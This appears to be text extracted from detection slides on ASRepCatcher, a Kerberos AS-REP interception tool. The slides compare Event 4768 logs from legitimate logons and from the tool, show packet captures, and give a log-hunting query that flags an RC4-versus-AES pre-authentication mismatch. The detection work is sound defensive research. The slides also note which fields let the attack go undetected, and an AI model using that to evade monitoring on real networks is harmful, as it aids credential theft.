Detection – before the 14 Jan 2025 update

Legitimate log

Event Properties - Event 4768, Microsoft Windows security auditing.

General Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:
Account Name: vagrant
Supplied Realm Name: ESSOS
User ID: ESSOS\vagrant

Service Information:
Service Name: krbtgt
Service ID: ESSOS\krbtgt

Network Information:
Client Address: ::ffff:192.168.57.23
Client Port: 49860

Additional Information:
Ticket Options: 0x40810010
Result Code: 0x0
Ticket Encryption Type: 0x12
Pre-Authentication Type: 2

Certificate Information:
Certificate Issuer Name:
Certificate Serial Number:
Certificate Thumbprint:

Certificate information is only provided if a certificate was used for pre-authentication.

Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

Log Name: Security
Source: Microsoft Windows security
Event ID: 4768
Level: Information
User: N/A
OpCode: Info
More Information: [Event Log Online Help](#)

Logged: 4/1/2025 11:03:20 AM
Task Category: Kerberos Authentication Service
Keywords: Audit Success
Computer: meereen.essos.local

Copy Close

Client's IP address

Encryption type used by the KDC to encrypt the TGT's encrypted part

Detection – before the 14 Jan 2025 update

Log generated by *ASRepCatcher*

Event Properties - Event 4768, Microsoft Windows security auditing. X

General Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:

Account Name: vagrant
Supplied Realm Name: ESSOS
User ID: ESSOS\vagrant

Service Information:

Service Name: krbtgt
Service ID: ESSOS\krbtgt

Network Information:

Client Address: ::ffff:192.168.57.13
Client Port: 48436

Additional Information:

Ticket Options: 0x40810010
Result Code: 0x0
Ticket Encryption Type: 0x12
Pre-Authentication Type: 2

Certificate Information:

Certificate Issuer Name:
Certificate Serial Number:
Certificate Thumbprint:

Certificate information is only provided if a certificate was used for pre-authentication.

Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

Log Name: Security

Source: Microsoft Windows security Logged: 4/1/2025 4:02:27 PM

Event ID: 4768 Task Category: Kerberos Authentication Service

Level: Information Keywords: Audit Success

User: N/A Computer: meereen.essos.local

OpCode: Info

More Information: [Event Log Online Help](#)

Copy Close

Detection – before the 14 Jan 2025 update

Log generated by *ASRepCatcher*

Event Properties - Event 4768, Microsoft Windows security auditing.

General Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:

- Account Name: vagrant
- Supplied Realm Name: ESSOS
- User ID: ESSOS\vagrant

Service Information:

- Service Name: krbtgt
- Service ID: ESSOS\krbtgt

Network Information:

- Client Address: ::ffff:192.168.57.13
- Client Port: 48436

Additional Information:

- Ticket Options: 0x40810010
- Result Code: 0x0
- Ticket Encryption Type: 0x12
- Pre-Authentication Type: 2

Certificate Information:

- Certificate Issuer Name:
- Certificate Serial Number:
- Certificate Thumbprint:

Certificate information is only provided if a certificate was used for pre-authentication.

Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

Log Name: Security

Source: Microsoft Windows security

Event ID: 4768

Level: Information

User: N/A

OpCode: Info

More Information: [Event Log Online Help](#)

Logged: 4/1/2025 4:02:27 PM

Task Category: Kerberos Authentication Service

Keywords: Audit Success

Computer: meereen.essos.local

Copy Close

Kali's IP address

Encryption type used by the KDC to encrypt the TGT's encrypted part

Detection – before the 14 Jan 2025 update

Log generated by *ASRepCatcher*

Event Properties - Event 4768, Microsoft Windows security auditing.

General Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:

- Account Name: vagrant
- Supplied Realm Name: ESSOS
- User ID: ESSOS\vagrant

Service Information:

- Service Name: krbtgt
- Service ID: ESSOS\krbtgt

Network Information:

- Client Address: ::ffff:192.168.57.13
- Client Port: 48436

Additional Information:

- Ticket Options: 0x40810010
- Result Code: 0x0
- Ticket Encryption Type: 0x12
- Pre-Authentication Type: 2

Certificate Information:

- Certificate Issuer Name:
- Certificate Serial Number:
- Certificate Thumbprint:

Certificate information is only provided if a certificate was used for pre-authentication.

Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

Log Name: Security

Source: Microsoft Windows security

Event ID: 4768

Level: Information

User: N/A

OpCode: Info

More Information: [Event Log Online Help](#)

Logged: 4/1/2025 4:02:27 PM

Task Category: Kerberos Authentication Service

Keywords: Audit Success

Computer: meereen.essos.local

Copy Close

Kali's IP address

Only the IP changed : undetectable

Encryption type used by the KDC to encrypt the TGT's encrypted part

Detection

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5		271 AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5		201 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5		347 AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5		1509 AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5		1469 TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5		1493 TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2		3150 Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2		314 Session Setup Response

Frame 57: 1509 bytes on wire (12072 bits), 1509 bytes captured (12072 bits) on interface \Device\NPF_{61A59A93-1EB0-459...
Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (bc:24:11:25:02:85)
Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23
Transmission Control Protocol, Src Port: 88, Dst Port: 49981, Seq: 1, Ack: 294, Len: 1455

Kerberos

- Record Mark: 1451 bytes
- as-rep
 - pvno: 5
 - msg-type: krb-as-rep (11)
 - crealm: ESSOS.LOCAL
 - cname
 - ticket
 - tkt-vno: 5
 - realm: ESSOS.LOCAL
 - sname
 - enc-part
 - etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
 - kvno: 2
 - cipher: 8132af5b2ac42f01f2e399c35b7d560e6db7b9d746a04dbaeb97686133584eb18ec139c4...
 - enc-part
 - etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
 - kvno: 1
 - cipher: 0e9ec0c65b78ad6e053497732c16ab196697d7b286b2433f78eb7a2c3cffc5f06373ff38...

Detection

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5		271 AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5		201 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5		347 AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5		1509 AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5		1469 TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5		1493 TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2		3150 Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2		314 Session Setup Response

Part encrypted with
the KDC's secret

```
Frame 57: 1509 bytes on wire (12072 bits), 1509 bytes captured (12072 bits) on interface \Device\NPF_{61A59A93-1EB0-459
Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (bc:24:11:25:02:85)
Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23
Transmission Control Protocol, Src Port: 88, Dst Port: 49981, Seq: 1, Ack: 294, Len: 1455
Kerberos
  Record Mark: 1451 bytes
  as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    crealm: ESSOS.LOCAL
    cname
    ticket
      tkt-vno: 5
      realm: ESSOS.LOCAL
      sname
      enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 2
        cipher: 8132af5b2ac42f01f2e399c35b7d560e6db7b9d746a04dbaeb97686133584eb18ec139c4...
    enc-part
      etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      kvno: 1
      cipher: 0e9ec0c65b78ad6e053497732c16ab196697d7b286b2433f78eb7a2c3cffc5f06373ff38...
```

Part encrypted with
the client's secret

Detection

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
46	50.131638	192.168.57.23	192.168.57.12	KRB5		271 AS-REQ
48	50.146450	192.168.57.12	192.168.57.23	KRB5		201 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
55	50.147010	192.168.57.23	192.168.57.12	KRB5		347 AS-REQ
57	50.153209	192.168.57.12	192.168.57.23	KRB5		1509 AS-REP
64	50.154025	192.168.57.23	192.168.57.12	KRB5		1469 TGS-REQ
66	50.168188	192.168.57.12	192.168.57.23	KRB5		1493 TGS-REP
82	53.043958	192.168.57.23	192.168.57.12	SMB2		3150 Session Setup Request
84	53.044978	192.168.57.12	192.168.57.23	SMB2		314 Session Setup Response

Part encrypted with
the KDC's secret

Field : *ticket encryption type*

```
Frame 57: 1509 bytes on wire (12072 bits), 1509 bytes captured (12072 bits) on interface \Device\NPF_{61A59A93-1EB0-459
Ethernet II, Src: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e), Dst: ProxmoxS_25:02:85 (bc:24:11:25:02:85)
Internet Protocol Version 4, Src: 192.168.57.12, Dst: 192.168.57.23
Transmission Control Protocol, Src Port: 88, Dst Port: 49981, Seq: 1, Ack: 294, Len: 1455
Kerberos
  Record Mark: 1451 bytes
  as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    crealm: ESSOS.LOCAL
    cname
    ticket
      tkt-vno: 5
      realm: ESSOS.LOCAL
      sname
      enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 2
        cipher: 8132af5b2ac42f01f2e399c35b7d560e6db7b9d746a04dbaeb97686133584eb18ec139c4...
    enc-part
      etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      kvno: 1
      cipher: 0e9ec0c65b78ad6e053497732c16ab196697d7b286b2433f78eb7a2c3cffc5f06373ff38...
```


Part encrypted with
the client's secret

New field since 14 Jan 2025 Update:
Pre-authentication encryption type

Detection – since the 14 Jan 2025 update

Legitimate log

Event Properties - Event 4768, Microsoft Windows security auditing.



The screenshot displays the 'Event Properties' window for Event 4768, titled 'Event 4768, Microsoft Windows security auditing.' The 'General' tab is selected, showing the event description and detailed account, service, domain, network, and additional information.

General Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:

- Account Name: sql_svc
- Supplied Realm Name: essos.local
- User ID: ESSOS\sql_svc
- MSDS-SupportedEncryptionTypes: 0x27 (DES, RC4, AES-Sk)
- Available Keys: AES-SHA1, RC4

Service Information:

- Service Name: krbtgt
- Service ID: ESSOS\krbtgt
- MSDS-SupportedEncryptionTypes: 0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
- Available Keys: AES-SHA1, RC4

Domain Controller Information:

- MSDS-SupportedEncryptionTypes: 0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
- Available Keys: AES-SHA1, RC4

Network Information:

- Client Address: ::ffff:192.168.57.23
- Client Port: 49683
- Advertized Etypes:
 - AES256-CTS-HMAC-SHA1-96
 - AES128-CTS-HMAC-SHA1-96
 - RC4-HMAC-NT
 - RC4-HMAC-NT-EXP
 - RC4-HMAC-OLD-EXP
 - DES-CBC-MD5

Additional Information:

- Ticket Options: 0x40810010
- Result Code: 0x0
- Ticket Encryption Type: 0x12
- Session Encryption Type: 0x12
- Pre-Authentication Type: 2
- Pre-Authentication EncryptionType: 0x12

Detection – since the 14 Jan 2025 update

Legitimate log

Event Properties - Event 4768, Microsoft Windows security auditing.

General **Details**

A Kerberos authentication ticket (TGT) was requested.

Account Information:
Account Name: sql_svc
Supplied Realm Name: essos.local
User ID: ESSOS\sql_svc
MSDS-SupportedEncryptionTypes: 0x27 (DES, RC4, AES-Sk)
Available Keys: AES-SHA1, RC4

Service Information:
Service Name: krbtgt
Service ID: ESSOS\krbtgt
MSDS-SupportedEncryptionTypes: 0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
Available Keys: AES-SHA1, RC4

Domain Controller Information:
MSDS-SupportedEncryptionTypes: 0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
Available Keys: AES-SHA1, RC4

Network Information:
Client Address: ::ffff:192.168.57.23
Client Port: 49683
Advertized Etypes:
AES256-CTS-HMAC-SHA1-96
AES128-CTS-HMAC-SHA1-96
RC4-HMAC-NT
RC4-HMAC-NT-EXP
RC4-HMAC-OLD-EXP
DES-CBC-MD5

Additional Information:
Ticket Options: 0x40810010
Result Code: 0x0
Ticket Encryption Type: 0x12
Session Encryption Type: 0x12
Pre-Authentication Type: 2
Pre-Authentication EncryptionType: 0x12

Client supported algorithms

KDC supported algorithms

Advertized etypes in the AS-REQ


Encryption type used by the KDC to encrypt the TGT's encrypted part

Encryption type used by the KDC to encrypt the client's encrypted part

Detection – since the 14 Jan 2025 update

Log generated by *ASRepCatcher*

Event Properties - Event 4768, Microsoft Windows security auditing.



The screenshot displays the 'Details' tab of a Windows Event Viewer window for Event 4768. The event description states: 'A Kerberos authentication ticket (TGT) was requested.' The details are organized into several sections: Account Information, Service Information, Domain Controller Information, Network Information, and Additional Information. Each section lists specific attributes such as Account Name, Supplied Realm Name, User ID, MSDS-SupportedEncryptionTypes, Available Keys, Service Name, Service ID, Client Address, Client Port, Advertized Etypes, Ticket Options, Result Code, Ticket Encryption Type, Session Encryption Type, Pre-Authentication Type, and Pre-Authentication EncryptionType.

Section	Property	Value	
Account Information:	Account Name:	sql_svc	
	Supplied Realm Name:	essos.local	
	User ID:	ESSOS\sql_svc	
	MSDS-SupportedEncryptionTypes:	0x27 (DES, RC4, AES-Sk)	
	Available Keys:	AES-SHA1, RC4	
Service Information:	Service Name:	krbtgt	
	Service ID:	ESSOS\krbtgt	
	MSDS-SupportedEncryptionTypes:	0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)	
	Available Keys:	AES-SHA1, RC4	
Domain Controller Information:	MSDS-SupportedEncryptionTypes:	0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)	
	Available Keys:	AES-SHA1, RC4	
Network Information:	Client Address:	::ffff:192.168.57.13	
	Client Port:	54586	
	Advertized Etypes:	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	
	Additional Information:	Ticket Options:	0x40810010
	Result Code:	0x0	
	Ticket Encryption Type:	0x12	
Session Encryption Type:	0x12		
Pre-Authentication Type:	2		
Pre-Authentication EncryptionType:	0x17		

Detection – since the 14 Jan 2025 update

Log generated by *ASRepCatcher*

Event Properties - Event 4768, Microsoft Windows security auditing.

General Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:

- Account Name: sql_svc
- Supplied Realm Name: essos.local
- User ID: ESSOS\sql_svc
- MSDS-SupportedEncryptionTypes: 0x27 (DES, RC4, AES-Sk)
- Available Keys: AES-SHA1, RC4

Service Information:

- Service Name: krbtgt
- Service ID: ESSOS\krbtgt
- MSDS-SupportedEncryptionTypes: 0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
- Available Keys: AES-SHA1, RC4

Domain Controller Information:

- MSDS-SupportedEncryptionTypes: 0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
- Available Keys: AES-SHA1, RC4

Network Information:

- Client Address: ::ffff:192.168.57.13
- Client Port: 54586
- Advertized Etypes:
 - AES256-CTS-HMAC-SHA1-96
 - AES128-CTS-HMAC-SHA1-96
 - RC4-HMAC-NT
 - RC4-HMAC-NT-EXP
 - RC4-HMAC-OLD-EXP
 - DES-CBC-MD5

Additional Information:

- Ticket Options: 0x40810010
- Result Code: 0x0
- Ticket Encryption Type: 0x12
- Session Encryption Type: 0x12
- Pre-Authentication Type: 2
- Pre-Authentication EncryptionType: 0x17

Client supported algorithms

KDC supported algorithms

Advertized etypes in the AS-REQ

Encryption type used by the KDC to encrypt the TGT's encrypted part

Encryption type used by the KDC to encrypt the client's encrypted part

Detection – since the 14 Jan 2025 update

Log generated by *ASRepCatcher*

Event Properties - Event 4768, Microsoft Windows security auditing.

General Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:

- Account Name: sql_svc
- Supplied Realm Name: essos.local
- User ID: ESSOS\sql_svc
- MSDS-SupportedEncryptionTypes: 0x27 (DES, RC4, AES-Sk)
- Available Keys: AES-SHA1, RC4

Service Information:

- Service Name: krbtgt
- Service ID: ESSOS\krbtgt
- MSDS-SupportedEncryptionTypes: 0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
- Available Keys: AES-SHA1, RC4

Domain Controller Information:

- MSDS-SupportedEncryptionTypes: 0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
- Available Keys: AES-SHA1, RC4

Network Information:

- Client Address: ::ffff:192.168.57.13
- Client Port: 54586
- Advertized Etypes:
 - AES256-CTS-HMAC-SHA1-96
 - AES128-CTS-HMAC-SHA1-96
 - RC4-HMAC-NT
 - RC4-HMAC-NT-EXP
 - RC4-HMAC-OLD-EXP
 - DES-CBC-MD5

Additional Information:


- Ticket Options: 0x40810010
- Result Code: 0x0
- Ticket Encryption Type: 0x12
- Session Encryption Type: 0x12
- Pre-Authentication Type: 2
- Pre-Authentication EncryptionType: 0x17

Mismatch

Hunt for this type of logs


Detection – since the 14 Jan 2025 update

Usual logs from a real environment



Detection – since the 14 Jan 2025 update


Usual logs from a real environment

 winlog_event_id:4768 AND winlog_event_data_Status:0x0 AND NOT winlog_event_data_PreAuthEncryptionType:0x0

Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_...


winlog_event_data_PreAuthEncryptionType	winlog_event_data_AccountAvailableKeys	winlog_event_data_TicketEncryptionType	count()
0x12 ← AES256	AES-SHA1, RC4	0x12	1,007,175
0x17 ← RC4	RC4	0x12	47







Message Count



Detection – since the 14 Jan 2025 update

Usual logs from a real environment

 winlog_event_id:4768 AND winlog_event_data_Status:0x0



Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_data_ClientAdvertizedEncryptionTypes, winlog_event_data_TicketEncryptionType

winlog_event_data_PreAuthEncryptionType	winlog_event_data_AccountAvailableKeys	winlog_event_data_ClientAdvertizedEncryptionTypes	winlog_event_data_TicketEncryptionType	count()
0x12	AES-SHA1, RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	22,925,320
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	1,970,037
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	1,882,072
		AES256-CTS-HMAC-SHA1-96	0x12	634,413
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	53,487
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	25,109
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 DES-CBC-MD5	0x12	6,462
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 20 19	0x12	374
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 16 5 RC4-HMAC-NT DES-CBC-MD5 2 DES-CBC-CRC	0x12	125
		19 20 AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 26 25	0x12	34
		AES256-CTS-HMAC-SHA1-96 20 26 AES128-CTS-HMAC-SHA1-96 19 25	0x12	31
0x17	RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	27,931
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	10,119
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	3
	AES-SHA1, RC4	RC4-HMAC-NT	0x12	524
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	13
0x11	AES-SHA1, RC4	AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	33,490
0x0	AES-SHA1, RC4	DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	17,880
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	1,766
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	551

Detection – since the 14 Jan 2025 update

Usual logs from a real environment

winlog_event_id:4768 AND winlog_event_data_Status:0x0

SaveLoadShare

Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_data_ClientAdvertizedEncryptionTypes, winlog_event_data_TicketEncryptionType

winlog_event_data_PreAuthEncryptionType	winlog_event_data_AccountAvailableKeys	winlog_event_data_ClientAdvertizedEncryptionTypes	winlog_event_data_TicketEncryptionType	count()	
0x12 ← AES256	AES-SHA1, RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	22,925,320	
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	1,970,037	
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	1,882,072	
		AES256-CTS-HMAC-SHA1-96	0x12	634,413	
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	53,487	
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	25,109	
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 DES-CBC-MD5	0x12	6,462	
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 20 19	0x12	374	
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 16 5 RC4-HMAC-NT DES-CBC-MD5 2 DES-CBC-CRC	0x12	125	
		19 20 AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 26 25	0x12	34	
		AES256-CTS-HMAC-SHA1-96 20 26 AES128-CTS-HMAC-SHA1-96 19 25	0x12	31	
0x17 ← RC4	RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	27,931	
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	10,119	
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	3	
		AES-SHA1, RC4	RC4-HMAC-NT	0x12	524
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	13	
0x11 ← AES128	AES-SHA1, RC4	AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	33,490	
0x0	AES-SHA1, RC4	DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	17,880	
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	1,766	
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	551	

No pre-authentication

Detection – since the 14 Jan 2025 update

Usual logs from a real environment

winlog_event_id:4768 AND winlog_event_data_Status:0x0

Save Load Share


Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_data_ClientAdvertizedEncryptionTypes, winlog_event_data_TicketEncryptionType


winlog_event_data_PreAuthEncryptionType	winlog_event_data_AccountAvailableKeys	winlog_event_data_ClientAdvertizedEncryptionTypes	winlog_event_data_TicketEncryptionType	count()
0x12 ← AES256	AES-SHA1, RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	22,925,320
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	1,970,037
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	1,882,072
		AES256-CTS-HMAC-SHA1-96	0x12	634,413
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	53,487
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	25,109
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 DES-CBC-MD5	0x12	6,462
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 20 19	0x12	374
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 16 5 RC4-HMAC-NT DES-CBC-MD5 2 DES-CBC-CRC	0x12	125
		19 20 AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 26 25	0x12	34
		AES256-CTS-HMAC-SHA1-96 20 26 AES128-CTS-HMAC-SHA1-96 19 25	0x12	31
0x17 ← RC4	RC4 ←	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	27,931
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	10,119
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	3
	AES-SHA1, RC4	RC4-HMAC-NT	0x12	524
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	13
0x11 ← AES128	AES-SHA1, RC4	AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	33,490
0x0	AES-SHA1, RC4	DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	17,880
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	1,766
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	551

No pre-authentication

Detection – since the 14 Jan 2025 update

Usual logs from a real environment

 winlog_event_id:4768 AND winlog_event_data_Status:0x0

 Save Load Share ? ...

Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_data_ClientAdvertizedEncryptionTypes, winlog_event_data_TicketEncryptionType

winlog_event_data_PreAuthEncryptionType	winlog_event_data_AccountAvailableKeys	winlog_event_data_ClientAdvertizedEncryptionTypes	winlog_event_data_TicketEncryptionType	count()
0x12 ← AES256	AES-SHA1, RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	22,925,320
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	1,970,037
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	1,882,072
		AES256-CTS-HMAC-SHA1-96	0x12	634,413
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	53,487
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	25,109
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 DES-CBC-MD5	0x12	6,462
